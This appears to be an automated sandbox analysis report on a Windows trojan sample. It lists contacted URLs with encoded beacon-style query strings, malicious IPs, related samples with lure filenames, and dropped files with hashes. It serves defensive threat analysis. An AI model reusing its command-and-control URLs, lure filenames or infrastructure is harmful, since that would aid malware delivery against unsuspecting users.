http://www.pcareinc.com/4qdc/?sxlpdB=n05rnph+IqNz0mbSS5vp9sGjLY7dyqnysY607r4vHHjCLr3ziiRBE07QjlPjM5GqarqD&2dz=onbha	true	• Avira URL Cloud: safe	unknown
http://www.speedysnacksbox.com/4qdc/?sxlpdB=oetlJbthpq9VCk3sxGtc819EDOSw/wKhNDSOaTnbk4bTW9QfHQR4t80kWNVKaJln9Y1c&2dz=onbha	true	• Avira URL Cloud: safe	unknown
http://www.beconfidentagain.com/4qdc/?sxlpdB=uT9syTVFNHzfllw/vi0ORJwgGNlm67yR3EiChoWxlToAUfSEqT6/a/KF0zmtzwOHQ1u8&2dz=onbha	true	• Avira URL Cloud: safe	unknown
http://www.edgewooddhr.net/4qdc/?sxlpdB=+7VgHCQQJYO0FHfoX4VwpMGRpMkf/fkwbCKrV3wMZoe5nkwvpaAzoW+aSblNd7Hd+wjC&2dz=onbha	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://i4.cdn-image.com/__media__/pics/27586/searchbtn.png)	raserver.exe, 00000009.00000002.476650462.0000000005152000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersG	explorer.exe, 00000004.00000000.233837261.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.00000000.233837261.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.00000000.233837261.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.00000000.233837261.0000000008B46000.00000002.00000001.sdmp	false		high
http://i4.cdn-image.com/__media__/pics/27587/Left.png)	raserver.exe, 00000009.00000002.476650462.0000000005152000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000004.00000000.233837261.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.00000000.233837261.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.00000000.233837261.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://i4.cdn-image.com/__media__/pics/27587/Right.png)	raserver.exe, 00000009.00000002.476650462.0000000005152000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.00000000.233837261.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.00000000.233837261.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.00000000.233837261.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.woff2	raserver.exe, 00000009.0000000 2.476650462.0000000005152000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.eot	raserver.exe, 00000009.0000000 2.476650462.0000000005152000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.otf	raserver.exe, 00000009.0000000 2.476650462.0000000005152000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.eot?#iefix	raserver.exe, 00000009.0000000 2.476650462.0000000005152000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://i4.cdn-image.com/__media__/pics/27587/BG_2.png)	raserver.exe, 00000009.0000000 2.476650462.0000000005152000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://rdfs.org/sioc/ns#	raserver.exe, 00000009.0000000 2.476650462.0000000005152000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.svg#open-sans-bold	raserver.exe, 00000009.0000000 2.476650462.0000000005152000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false		high
http:// https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css	raserver.exe, 00000009.0000000 2.476650462.0000000005152000.0 0000004.00000001.sdmp	false		high
http://rdfs.org/sioc/types#	raserver.exe, 00000009.0000000 2.476650462.0000000005152000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	lpdKSOB78u.exe	false		high
http://www.carterandcone.coml	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.woff	raserver.exe, 00000009.0000000 2.476650462.0000000005152000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	lpdKSOB78u.exe	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.233837261.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.ttf	raserver.exe, 00000009.0000000 2.476650462.0000000005152000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.253.73.122	unknown	United States		33070	RMH-14US	false
104.21.76.239	unknown	United States		13335	CLOUDFLARENETUS	true
154.213.108.250	unknown	Seychelles		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	true
208.91.197.27	unknown	Virgin Islands (BRITISH)		40034	CONFLUENCE-NETWORK-INCVG	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
23.224.206.45	unknown	United States		40065	CNSERVERSUS	true
92.249.45.191	unknown	Germany		47583	AS-HOSTINGERLT	true
3.223.115.185	unknown	United States		14618	AMAZON-AESUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356515
Start date:	23.02.2021
Start time:	09:17:28
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	lpdKSOB78u.exe

Copyright null 2021

Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/4@14/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 34.3% (good quality ratio 31.6%) • Quality average: 76.3% • Quality standard deviation: 30.8%
HCA Information:	• Successful, ratio: 85% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.255.188.83, 92.122.145.220, 104.43.139.144, 23.218.208.56, 51.104.144.132, 2.20.142.209, 2.20.142.210, 13.88.21.125, 104.42.151.234, 40.88.32.150, 13.64.90.137, 52.155.217.156, 20.54.26.129, 92.122.213.247, 92.122.213.194, 51.104.139.180 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.253.73.122	2021_50SG0BK00T1,pdf.exe	Get hash	malicious	Browse	• www.401ne19thstapt51.com/cp5/?3f_XA=hpZTHLMX0ZZH-r60&QZ3d8LAX=ST+LfgkEIT/1H9Jw1Cyu0Cb/bA/WmsIE2G+aC3RmwHqguDB9pCvn9MOnwx44n8GGpEoPouHAqQ==
208.91.197.27	quotation10204168.dox.xlsx	Get hash	malicious	Browse	• www.ineedahealer.com/nsag/?ixlp=JZt/EqKnkk88uQzCb0KdX1akBsX1rsQmEOLu4l27VNFjN7FE106rAJ9hVfsmewbBp56lFQ==&3f=7nD434
	0C18PUs3bt.exe	Get hash	malicious	Browse	• www.frosteatlove.com/bf3/?iBZXwFk=X2JDkFjsMB6oiMyBAGTb4d3tPaSm6c7icrr5HuDcvbFyYv5YREvwfdTxLqFl/7r7Jeq3&NVBl5J=ZL0xqv5pzne
	Credit Card & Booking details.exe	Get hash	malicious	Browse	• www.kismetestatestjohn.com/t052/?FdC4EBD=KvGQV7cjXg135hApTJSz4iafnhUzaNx6EODl1sYeuqVoe1jjVqrS5qn370ynoXGDvWf+EXFreg==&Ajn=9r48E
	FEB_2021.EXE	Get hash	malicious	Browse	• www.sedaskincare.com/bw82/?rp=Tct1hGrRxJlPW5L07y4OUHCQTPZT/SHKJbcfcrplVOxuukZzhozfqvNA7L+5N35Dyu+l&RR=YrHlp8D

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2021_036,pdf.exe	Get hash	malicious	Browse	• www.soulmohal.com/gh6n/?Wr=MhnHMfv8-&iB=O3iu4EyxEdX8GeoftoUZiygb2TBlHeOjx8LRR6x5skYQPsdwOmAYfAw6shfBkhhRknVb
	IMG_Scanned_0522.xls	Get hash	malicious	Browse	• www.frosteatlove.com/bf3/?BDK062R=X2JDkFjpMG6sic+NCGTb4d3tPaSm6c7icrzpbtfdr7FzYeVeWU+8JZrzIPpz7rvICd3Huw==&jpal0=w8-tyBwXslWt6d
	IMG_29866.doc	Get hash	malicious	Browse	• www.frosteatlove.com/bf3/?AZ=X2JDkFjpMG6sic+NCGTb4d3tPaSm6c7icrzpbtfdr7FzYeVeWU+8JZrzIPpz7rvICd3Huw==&7nU0ar=lL0dilH
	AWB_SHIPPING_DOCUMENT_pdf.exe	Get hash	malicious	Browse	• www.cryoportsementanks.com/me2z/?absDxBr=c71ZlLycAP9vtUdXTswIZT0f6gk7ZnCWJULxBqLIpWMAO1vLxUYUWu1Q9U6SRUY9Pq2s&pPX=EFQpsLbPFZvt
	YWrrcqVAno.exe	Get hash	malicious	Browse	• www.sedaskincare.com/bw82/?OhNhA=9rUlSVPXQJJ&u8iLW=Tct1hGrRxJlPW5L07y4OUHCQTPZT/SHKJbcfcrplVOxuukZzhozfqvNA7IeDdmZ7oJfP
	documents_0084568546754.exe	Get hash	malicious	Browse	• www.realtyelitellc.com/hpg3/?AnB=O2Mxhrspi&GzuX=Dv1dJ2aFhtwqLEHBjuoAgsAjZuQI0JL0Kzuj51RrQpGO2MCPSskldYmRh5X9lQObLYGH
	D6mimHOcsr.exe	Get hash	malicious	Browse	• www.sedaskincare.com/bw82/?7n=Tct1hGrRxJlPW5L07y4OUHCQTPZT/SHKJbcfcrplVOxuukZzhozfqvNA7L+5N35Dyu+l&RZ=Y4C4ZlKPDRhPDXy

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	KTFvWHZDMe.exe	Get hash	malicious	Browse	• www.sedaskincare.com/bw82/?b6l=Tct1hGrRxJlPW5L07y4OUHCQTPZT/SHKJbcfcrplVOxuukZzhozfqvNA7IeDdmZ7oJfP&D8S=_DKHFd
	PO81105083.xlsx	Get hash	malicious	Browse	• www.cushcaps.com/j5an/?L2JH=jVhshilfYSq0DTvn3BzXyK00Fz5FDWfMp4UZNuaXB8uirAlJ7c5PwGQAympXcSSWCA2QJw==&0n=fxlL
	tuMCqH36OF.exe	Get hash	malicious	Browse	• www.sedaskincare.com/bw82/?hDK0_pJP=Tct1hGrRxJlPW5L07y4OUHCQTPZT/SHKJbcfcrplVOxuukZzhozfqvNA7LyABWVDloiZJVVeiA==&r0=yV8d8L-x7H
	2021 DOCS.xlsx	Get hash	malicious	Browse	• www.sedaskincare.com/bw82/?Bxo4nDP=Tct1hGrUxOlLWpH45y4OUHCQTPZT/SHKJbEPAo1kRuxvuV11m4iT8r1C4ty/GGtlnIK/Qg==&pJE=YXglJj4Py
	SecuriteInfo.com.Trojan.PackedNET.509.28611.exe	Get hash	malicious	Browse	• www.authenicblackculture.com/irux/?jrTDmXz=8RpgMNJDk3KsHiSmUfzszg7B1ozMcD8nUYNynOeLnRBOxtHhQxlGH8zlCpt3470hqqY8&w0G=QfuhEjjHhHqD5v4
	wkHpvThL2E.exe	Get hash	malicious	Browse	• www.sedaskincare.com/bw82/?9rjLp0Dp=Tct1hGrRxJlPW5L07y4OUHCQTPZT/SHKJbcfcrplVOxuukZzhozfqvNA7L+5N35Dyu+I&LL0=X4XHMNm0l
	catalogo TAWI group.exe	Get hash	malicious	Browse	• www.naughtykittyllc.com/nu8e/?cjoT_=In-HJZLp1x18_R&Fzr4zJRP=FPavNoXXLrzGJJiSArqhsqzspCkyIbp9eqESG6QeoRm3xWwhFA95bcAQWxt3RX/6ASCllA6U6A==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Purchase Order NoI-701-PDF.exe	Get hash	malicious	Browse	• www.mucunamedicalfood.com/onga/?uN6L=fdfLu6i8&1btDy44=Jae84SPpxhN9GbeFpiHm0amLdVRdQaUVlus0gbJUezCkzeOPfe8OL+rl7tRsewH7zre3cAUoNA==
	scan_118637_pdf.exe	Get hash	malicious	Browse	• www.phaniesart.com/p2he/?Lh0h=ZTypVLqp5&oPqpRL=icfkNqa6XJP4n3Ds1epycN8jh9wbj43PzfYx4om7yx5StPMzm4ADSLJkUk6kzxSL5MjzXPpd8g==

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	Order_20180218001.exe	Get hash	malicious	Browse	• 3.223.115.185
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• 3.223.115.185
	shed.exe	Get hash	malicious	Browse	• 3.223.115.185
	IMG_7189012.exe	Get hash	malicious	Browse	• 3.223.115.185
	Shinshin Machinery.exe	Get hash	malicious	Browse	• 3.223.115.185
	DHL Shipment Notification 7465649870.pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	InterTech_Inquiry.exe	Get hash	malicious	Browse	• 3.223.115.185
	urBYw8AG15.exe	Get hash	malicious	Browse	• 3.223.115.185
	fuS9xa8nq6.exe	Get hash	malicious	Browse	• 3.223.115.185
	MV SEIYO FORTUNE REF 27 - QUOTATION.xlsx	Get hash	malicious	Browse	• 3.223.115.185
	executable.2772.exe	Get hash	malicious	Browse	• 3.223.115.185
	PO-098907654467.xlsx	Get hash	malicious	Browse	• 3.223.115.185
	Docs.exe	Get hash	malicious	Browse	• 3.223.115.185
	Vghj5O8TF2rYH85.exe	Get hash	malicious	Browse	• 3.223.115.185
	SecuriteInfo.com.generic.ml.exe	Get hash	malicious	Browse	• 3.223.115.185
	DOC_KDB_06790-80.xlsx	Get hash	malicious	Browse	• 3.223.115.185
	IRS_Microsoft_Excel_Document_xls.jar	Get hash	malicious	Browse	• 3.223.115.185
	RFQ.# PO41000202103.exe	Get hash	malicious	Browse	• 3.223.115.185
	PREP LIST.doc	Get hash	malicious	Browse	• 3.223.115.185
	HwL7D1UcZG.exe	Get hash	malicious	Browse	• 3.223.115.185
www.larek.store	ORDER LIST.xlsx	Get hash	malicious	Browse	• 185.104.45.146
sequoia.bostonlogic.com	2021_50SG0BK00T1,pdf.exe	Get hash	malicious	Browse	• 23.253.73.122

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RMH-14US	message_zdm (2).html	Get hash	malicious	Browse	• 72.32.12.81
	swift copy pdf.exe	Get hash	malicious	Browse	• 162.209.66.142
	Purchase Order _pdf.exe	Get hash	malicious	Browse	• 162.209.66.142
	purchase order doc.exe	Get hash	malicious	Browse	• 162.209.66.142
	Inquiry pdf.exe	Get hash	malicious	Browse	• 104.130.255.68
	2021_50SG0BK00T1,pdf.exe	Get hash	malicious	Browse	• 23.253.73.122
	2VTQ0DkeC4.exe	Get hash	malicious	Browse	• 104.130.255.68
	P. I.xlsx	Get hash	malicious	Browse	• 104.130.255.68
	http://www.marketingprofs.com/images/email/7C84B0C9B698F30F466A07D02BBC03833022287036FD27DE94AC9E784E55BE26F82BCF9823CED845F9EB7678AC4BF8712C8706717C1D9550A8908F3EBB5048467449316403F75F7046CC9031D19F9D65/lgor.gif	Get hash	malicious	Browse	• 72.3.191.176
	http://mail.wwip.com	Get hash	malicious	Browse	• 166.78.154.137
	http://q5sxv.info/XNsp8N34Lx	Get hash	malicious	Browse	• 23.253.76.142

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	chrisx.exe	Get hash	malicious	Browse	• 162.209.66.24
	http://174.143.146.246/~cosmo/vfghv.html	Get hash	malicious	Browse	• 174.143.146.246
	http://rs112.zol.co.zw	Get hash	malicious	Browse	• 66.216.86.92
	c7dh0AJEXM.exe	Get hash	malicious	Browse	• 23.253.126.58
	http://https://kmwconstruction.com/	Get hash	malicious	Browse	• 174.143.65.160
	http://kmwconstruction.com	Get hash	malicious	Browse	• 174.143.65.160
CLOUDFLARENETUS	PURCHASE ITEMS.exe	Get hash	malicious	Browse	• 172.67.172.17
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 172.67.188.154
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	• 172.67.172.17
	Halkbank_Ekstre_20210223_082357_541079.exe	Get hash	malicious	Browse	• 172.67.188.154
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• 172.67.172.17
	FOB offer_1164087223_I0133P2100363812.PDF.exe	Get hash	malicious	Browse	• 104.21.19.200
	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	• 172.67.188.154
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 172.67.160.246
	Yao Han Industries 61007-51333893QR001U,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	PAYMENTADVICENOTE103_SWIFTCOPY0909208.exe	Get hash	malicious	Browse	• 172.67.172.17
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	(appproved)WJO-TT180,pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	purchase order.exe	Get hash	malicious	Browse	• 172.67.188.154
	9073782912,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	SOS URGENT RFQ #2345.exe	Get hash	malicious	Browse	• 104.21.19.200
	INV_PR2201.docm	Get hash	malicious	Browse	• 162.159.134.233
	XP 6.xlsx	Get hash	malicious	Browse	• 172.67.172.17
	b0PmDaDeNh.dll	Get hash	malicious	Browse	• 104.20.184.68
	PO_210222.exe	Get hash	malicious	Browse	• 23.227.38.74
	Sw5kF7zkty.exe	Get hash	malicious	Browse	• 162.159.134.233

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\h1lul jvls0ea.dll	ORDER LIST.xlsx	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\nsr575.tmp\System.dll	523JHfbGM1.exe	Get hash	malicious	Browse	
	TAk8jeG5ob.exe	Get hash	malicious	Browse	
	PAYMENT COPY.exe	Get hash	malicious	Browse	
	ORDER LIST.xlsx	Get hash	malicious	Browse	
	Orderoffer.exe	Get hash	malicious	Browse	
	Our New Order Feb 23 2021 at 2.30_PVV440_PDF.exe	Get hash	malicious	Browse	
	INV_PR2201.docm	Get hash	malicious	Browse	
	CV-JOB REQUEST_____PDF.EXE	Get hash	malicious	Browse	
	Request for Quotation.exe	Get hash	malicious	Browse	
	#U007einvoice#U007eSC00978656.xlsx	Get hash	malicious	Browse	
	Purchase Order___pdf _____.exe	Get hash	malicious	Browse	
	quote.exe	Get hash	malicious	Browse	
	Order83930.exe	Get hash	malicious	Browse	
	Invoice 6500TH21Y5674.exe	Get hash	malicious	Browse	
	Invoice 6500TH21Y5674.exe	Get hash	malicious	Browse	
	GPP.exe	Get hash	malicious	Browse	
	OrderSuppliesQuote0817916.exe	Get hash	malicious	Browse	
	ACCOUNT DETAILS.exe	Get hash	malicious	Browse	
	Quotation.com.exe	Get hash	malicious	Browse	
	Unterlagen PDF.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\gnozo.to

Process:	C:\Users\user\Desktop\lpdKSOB78u.exe
File Type:	data
Category:	dropped
Size (bytes):	164352
Entropy (8bit):	**7.998821656833136**
Encrypted:	**true**
SSDEEP:	3072:fUg86Ct0w2hlcy7em7/58mdrJqnEFSgbo11gctxilAYhY8Bck+oUgnsBOZwATntw:fUGq0w2PcyaleEo11gctwhY8pegsl/za
MD5:	59AE456E24441D5E7F9F4D2DFF1DD1EB
SHA1:	8BA26F46F1A65A49868400743D436655925978BD
SHA-256:	B51CFCEAB1182BC387D9D9BFEE94F63568BDBB6053EADD8F16EFA13AD4F1CF42
SHA-512:	E9B4E67FA5396CB4735EA0A8820008D15B76327ED4859A5C94CF2701101C8691C729C341BB3878F6E14C1D601BEB9F63BF37374505FD9B628058BAA2B592D792
Malicious:	false
Reputation:	low
Preview:	U0..h.v.S.93..T..E....Xn.ne+.....<.bE.h.h^"."..j...\..y0...m..Uz^w..p..%..' .|HAb.2....`....)$T...k(F<.[..r.+.N.a.._.(.3.L.DGI.ot...(....`.........H..,..:.t..p,%..y..,>..{l....d......_.\..).\|}".Om.T..{.4(.E..D.e;.y.-.....sT.+..@;.2.....<....si....H......~`z."..L.Z^...'./Q.K3..$da...W.3.?7.|f..y..1.n...+u..\...b`...)....u. ....q.:.:.-.M.jm.0.....|.U..|..+...&(..cU...4.v..[..x-,C.W.:.....-.a...j8.a.i...1f.-.f:.Y$.._..+....h...a....."..&.`.....8..7@.k}).\|.t[..T..v..~>Sh..l..yVw..w....6^....k.....0...j.V....j\.V.@g.r{?.\..8..Sy.I...n[/...3.ipw.....!..4....p.....&..!`.~..-.p...".R#...._...V....f@>[....9N.8.%$.3.;xt.. @*ik...M..B.8$.|..o.....,@8..*...r.W..]%....K.]..|..5m.F_....a.].~.1.e...['.Db?.....2...Q'.@...K|fR...%^.j.W....r...K..``9G..a..k....X...(...\<zY.,.....F..Zc..N..n..&.}w{.{.l.f.p`..1.U.o-O...%DW. .5P.u.:s...h..f.Y3e..c....p'..9..3..pU.v.T....2....\.+]...v.^..R.m.=0.....3..w...D..m .:..TvG...IG^d.E...F6.

C:\Users\user\AppData\Local\Temp\h1luljvls0ea.dll

Process:	C:\Users\user\Desktop\lpdKSOB78u.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	6.685010863062865
Encrypted:	false
